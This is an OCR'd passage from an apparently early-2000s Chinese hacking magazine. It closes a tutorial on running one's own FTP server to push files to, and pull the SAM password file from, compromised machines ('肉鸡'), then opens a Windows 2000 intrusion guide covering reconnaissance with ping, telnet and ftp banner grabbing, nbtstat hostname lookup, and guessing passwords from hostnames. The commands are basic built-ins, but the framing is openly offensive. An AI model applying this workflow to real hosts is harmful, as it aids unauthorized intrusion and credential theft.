


图 5

ftp>open 172.19.55.20（我们在上面设定的IP 地址，即服务器的地址或者域名。）

User (172.19.55.20:(none)):(输入用户名)

PASSWORD:（输入密码）

然后，我们用命令看一下是不是能上传文件。先用DIR 命令看一下服务器里面的文件（为后面当参照物），如图6 所示。




图 6

接着再输入命令如下：

ftp>put d:\index.asp(文件的路径，在此例子中我是想把D 盘中的index.asp 文件上传到G 盘。)，如图7 所示。




图 7

命令提示符提示已经成功上传文件。然后我们再用命令DIR 看一下是否把我们的文件给传上去了，结果如图8 所示。




图 8

哈哈，我们上传的文件就在这里了。至此，一道“菜”基本供销就完成了，不知道你喜不喜爱？最后我们用 tfp>bye 命令退出。

通过自己建立FTP 服务器绕过第三方服务所带来的麻烦，这样我们就可以节省很多时间和精力。在实践当中，只要获得肉鸡的SHELL，我们就可以用这种办法快速地给肉鸡送“礼物”或者“动它的奶酪”。

顺便说一下，对于肉鸡的SAM 文件，用这种方法结合工具流光，那我们就不用为找FTP 空间而烦恼了，你说是吗？

浅谈Win2k攻防工具

Python

相信现在大部分朋友早已鸟枪换炮，都在用Windows2000了吧？

Windows2000由于其方便易用加之功能强大，受到很多网管的欢迎，因此，也就有越来越多的站点或是服务器开始逐步由NT向Windows2000开始过渡。

不但网管们喜欢，其实，相当多的黑客技术爱好者也都使用着Windows2000来进行hacking活动。但是不知道大家在hacking的过程中，是否完全使用并且发挥了Windows2000的真正力量呢？

如果答案是否定的话，那么，我想你就有必要来看看这本小册子了。

在这里，笔者将针对Windows2000系统自带的一些网络“攻击”工具（当然，当初盖茨的目的可不是用做黑客软件的，只是被我们伟大的黑客前辈们巧妙地利用起来）和安全防御工具进行详细讲解。希望能对大家有所帮助！

本次试验的条件要求很简单：一台可以上网的，并且安装了Windows2000的电脑。

好了，咱们开始吧。

一、Windows2000入侵篇

这部分，我们将给大家介绍一些工具在入侵过程中的利用方法和小小技巧。下面我们首先从搜集信息开始。

1、搜集信息

入侵前搜集目标的信息是十分必要的，所谓“知己知彼，方能百战不殆”。如果对对方主机的相关信息知之甚少的话，那就得想方设法获取对方的信息：

i.检测连通状况

我们知道，线路状况的好坏对入侵是有很大影响的。如果大家曾经利用ida、idq的溢出漏洞进行过攻击的话，也许就会碰到由于线路质量问题而影响入侵的情况。那我们如何知道线路的大致状况呢？

这里我们使用大家都知道的ping命令，比如我们Ping www.sohu.com，如图1所示。




图 1

不知道大家平时在使用ping命令的时候是否注意到，有这样一条返回信息：

Lost=0(0% loss) ——图1中圈起来的部分。

这个信息说明在发送数据包的丢包率为0%，在该信息的前边也可以看出：

Sent = 4, Received = 4,

意思是发送出的数据包为四个，返回的数据包也为4个，可见数据包在传送过程中并没有丢失现象，在不考虑其他条件的情况下，像这样的线路对于我们hacking应该是没有问题的。

> **小提示** 也许大家在ping主机的时候会出现“Request timed out”的信息，这样的情况并不一定是目标主机不在线，也有可能是因为对方安装了防火墙，而防火墙又过滤了ICMP数据包，这样就出现了Request timed out的信息。

阿瓜：那怎么办？这样一来怎么入侵啊？

python：啊~~~~呆子，你才来啊~~~？？？！！！解决办法呢，暂时没有，不过可以使用像X-SCAN这样的扫描工具，在其设置选项中设置为“无条件扫描”，这样即使对方安装了防火墙的话，也可以扫描到对方的。不过不属于今天的讨论范围，就不废话了。

ping命令还有很多别的作用，在这里就不多介绍了，有兴趣的朋友可以查看帮助。

ii.获取主机版本信息

线路证明没有问题后，那这一步我们就得去刺探主机的一些基本信息了，目的当然是为了“对症下药”了，这里我给大家讲两种方法，是通过几个特殊的服务来获取对方信息的。

（1）由WEB服务获取信息

对于一个网站来说，使用这种方法相当容易，命令格式：**telnet ip 80**

很容易理解吧？就是telnet到对方的80端口（默认的WEB服务端口）。随后，会发现命令提示符是一个全黑的，只有一个光标在命令提示符的左上角闪啊~~闪~~~，这时候不要害怕，这就是我们想要的，这时从键盘上输入“get”然后回车，如果一次回车不行的话，就多按几下，接下来屏幕就会有变化了。

仔细看屏幕上的返回信息，我们可以得知，这台服务器是使用了Microsoft的IIS5.0，如图2所示。




图 2

（2）由FTP获取对方的信息

方法异常简单，只需要：**ftp ip**

然后根据返回信息就可以判断对方的FTP服务器的版本信息。我这里使用ftp 2xx.xxx.xxx.68便得到了服务器的FTP服务的相关信息，从这里可以看出，对方的FTP服务器是server-U 3.0版，如图3所示。




图 3

iii.获取主机名

这里，我们将利用NETBIOS来获取对方的主机信息。

如何利用？我想大家都应该很清楚了，格式：**nbtstat -a ip**，如图4所示。




图 4

从这里，我可以得知对方的主机名为GYS，而且是工作组模式。最后一行的MAC Address还列出了对方的MAC地址（即网卡地址）。

经验之谈 对方的主机名（此例中为GYS）常常会被作为猜解密码时的第一考虑对象。如果大家不信的话就试试，很多主机都会使用这种方式来设置自己的密码（我可就有成功的经验哦）。

iiii.最详细的主机信息的获取方法

